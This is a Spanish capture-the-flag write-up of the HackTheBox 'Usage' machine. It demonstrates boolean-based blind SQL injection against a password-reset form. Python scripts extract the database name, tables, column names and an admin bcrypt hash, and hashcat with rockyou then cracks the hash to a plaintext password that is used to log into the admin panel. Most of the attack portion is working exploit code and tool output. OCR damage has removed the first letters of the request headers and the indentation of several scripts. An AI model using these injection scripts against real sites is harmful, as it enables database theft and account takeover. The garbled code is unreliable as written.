```




```
OST /forget-password HTTP/1.1
ost: usage.htb
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate, br
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 103
rigin: http://usage.htb
ec-GPC: 1
onnection: keep-alive
eferer: http://usage.htb/forget-password
ookie: XSRF-TOKEN=
yJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtU
mhiZXgwOU1wNUkyMnpodU82eWx1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekgiLCJtYWMiOiI2ZTQyODM4Mz
TExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzEzY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D; laravel_session=
yJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNIOGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNb
nUxbHArbXpCZUhCVTZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYkU1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2
mMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZDgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D
pgrade-Insecure-Requests: 1
NT: 1
riority: u=0, i

token=X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC&email=test' or substring(database(),1,1)='u' -- -
```

Entonces parece ser que cuando la query es correcta, obtenemos ese mensaje. Ahora lo que hay que hacer es fuzzear para sacar el nombre de la Base de datos en uso, fuzzeando por posición y caracter, para ello hice el siguiente script en python:

PYTHON

```python
#!/usr/bin/env python3

import os
from pwn import *
import time
import signal
import sys
import string
import pdb
import requests

def def_handler(sig, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Posibles carácteres para la base de datos
characters = string.ascii_lowercase + "_,- "

def makeRequest():  # Función de la petición
    database = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Database")

    cookies = {
        'XSFR-TOKEN':
'eyJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0
OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eW
x1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekg
iLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzE
zY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',
        'laravel_session':
'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNI
OGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVT
ZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYk
U1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZ
DgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'
    }
    main_url = "http://usage.htb/forget-password"

    for position_character in range(1, 30):
        for character in characters:
            sqli = f"test' or substring(database(),{position_character},1)='{character}' -- -"
            data = {'email': f'{sqli}', '_token': 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}

            r = requests.post(main_url, cookies=cookies, data=data)
            p1.status(data['email'])

            if "We have e-mailed your password " in r.text:
                database += character
                p2.status(database)
                break

if __name__ == '__main__':
    makeRequest()
```




```
❯ python3 sqli_conditional_response_databases.py
[▘] Fuerza bruta: test' or  substring(database(),15,1)='z' -- -
[◢] Database: usage_blog
```

Ahora que sabemos el nombre de la base de datos, sacamos las tablas:

PYTHON

```
#!/usr/bin/env python3

import os
from pwn import *
import time
import signal
import sys
import string
import pdb
import requests

def def_handler(sig, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)
```

```python
# Posibles carácteres para la base de datos
characters = string.ascii_lowercase + "_.,-"

def makeRequest():
    tables = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("tables")

    cookies = {
        'XSFR-TOKEN': 'eyJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eWx1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekgiLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzEzY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',
        'laravel_session': 'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNIOGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVTZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYkU1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZDgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'
    }

    main_url = "http://usage.htb/forget-password"

    for position_character in range(1, 200):
        for character in characters:
            sqli = f"test' or substring((select group_concat(table_name) from information_schema.tables where table_schema='usage_blog'),{position_character},1)='{character}' -- -"
            data = {'email': f'{sqli}', '_token': 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}

            r = requests.post(main_url, cookies=cookies, data=data)
            p1.status(data['email'])

            if "We have e-mailed your password " in r.text:
                tables += character
                p2.status(tables)
                break

if __name__ == '__main__':
    makeRequest()
```




```
[/] Fuerza bruta: test' or substring((select group_concat(table_name) from information_schema.tables where table_schema='usage_blog'),199,1)='e' -- -ns,admin_users,blog,faile
[↑] tables: admin_menu,admin_operation_log,admin_permissions,admin_role_menu,admin_role_permissions,admin_role_users,admin_roles,admin_user_permissions,admin_users,blog,faile
d_jobs,migrations,password_reset_toke
```

La tabla que más me interesa por ahora es **admin_users**, por lo que con esta tabla sacamos las columnas con el siguiente script:

```python
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb , requests

def def_handler(sig,frame):
print("\n[!]Saliendo...")
sys.exit(1)
#Ctrl+C

signal.signal(signal.SIGINT, def_handler)

characters = string.ascii_lowercase + "_.,-"

def makeRequest():

columns = ""
```

```
p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")



time.sleep(2)



p2 = log.progress("columns")



cookies = {'XSFR-TOKEN' :
'eyJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0
OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eW
x1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekg
iLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzE
zY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',

'laravel_session' :
'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNI
OGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVT
ZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYk
U1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZ
DgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'}



main_url= "http://usage.htb/forget-password"



for position_character in range(1,200):

for character in characters:

sqli= f"test' or substring((select group_concat(column_name) from information_schema.columns where
table_schema='usage_blog' and table_name= 'admin_users'),{position_character},1)='{character}' -- -"
```

```
data = {'email' : f'{sqli}', '_token' : 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}



r = requests.post(main_url, cookies=cookies, data=data)

p1.status(data['email'])



if "We have e-mailed your password " in r.text:

columns+=character

p2.status(columns)

break



if __name__ == '__main__':


makeRequest()
```



```
[O] Fuerza bruta: test' or substring((select group_concat(column_name
[.....\..] columns: id,username,password,name
```


Ahora que tenemos todo, solo nos queda sacar los datos, en este caso usuario y contraseña, para ello use este script:

```python
#!/usr/bin/env python3


import os

from pwn import *
```

```
import time, signal, sys, string, pdb , requests


def def_handler(sig,frame):

print("\n[!]Saliendo...")

sys.exit(1)

#Ctrl+C



signal.signal(signal.SIGINT, def_handler)




characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "_.,-$*/@:~"


def makeRequest():


datos = ""


p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")


time.sleep(2)


p2 = log.progress("datos")
```


```
cookies = {'XSFR-TOKEN' : 'eyJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eWx1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekgiLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzEzY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',

'laravel_session' : 'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNIOGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVTZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYkU1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZDgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'}



main_url= "http://usage.htb/forget-password"



for position_character in range(1,200):

for character in characters:

sqli= f"test' or substring((select group_concat((BINARY username),':',(BINARY password)) from admin_users),{position_character},1)='{character}' -- -"


data = {'email' : f'{sqli}', '_token' : 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}



r = requests.post(main_url, cookies=cookies, data=data)

p1.status(data['email'])



if "We have e-mailed your password " in r.text:

datos+=character
```

```
p2.status(datos)

break



if __name__ == '__main__':


makeRequest()
```




```
[▌] Fuerza bruta: test' or substring((select group_concat((BINARY username),':',(BINARY password)) from admin_users),68,1)='D' -- -
[o] datos: admin:$2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
```

Ahora que tenemos la contraseña de admin que esta en formato bcrypt al parecer, usamos el módulo correspondiente de `hashcat` para intentar crackearla usando el diccionario **rockyou**



```
❯ hashcat -a 0 -m 3200 hash  /usr/share/wordlists/rockyou.txt -O
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 12.8.51) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #1: NVIDIA GeForce RTX 2060, 4224/5737 MB (1434 MB allocatable), 30MCU

Kernel /usr/share/hashcat/OpenCL/m03200-optimized.cl:
Optimized kernel requested, but not available or not required
Falling back to pure kernel

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 54 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921515
* Keyspace..: 14344386
* Runtime...: 1 sec

$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH...fUPrL2
Time.Started.....: Wed Mar  5 12:36:42 2025 (4 secs)
Time.Estimated...: Wed Mar  5 12:36:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      553 H/s (9.33ms) @ Accel:2 Loops:8 Thr:11 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1980/14344386 (0.01%)
Rejected.........: 0/1980 (0.00%)
```

Una vez tenemos la credencial, nos logeamos en el panel de administrador que vimos antes y tenemos un dashboard:




Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

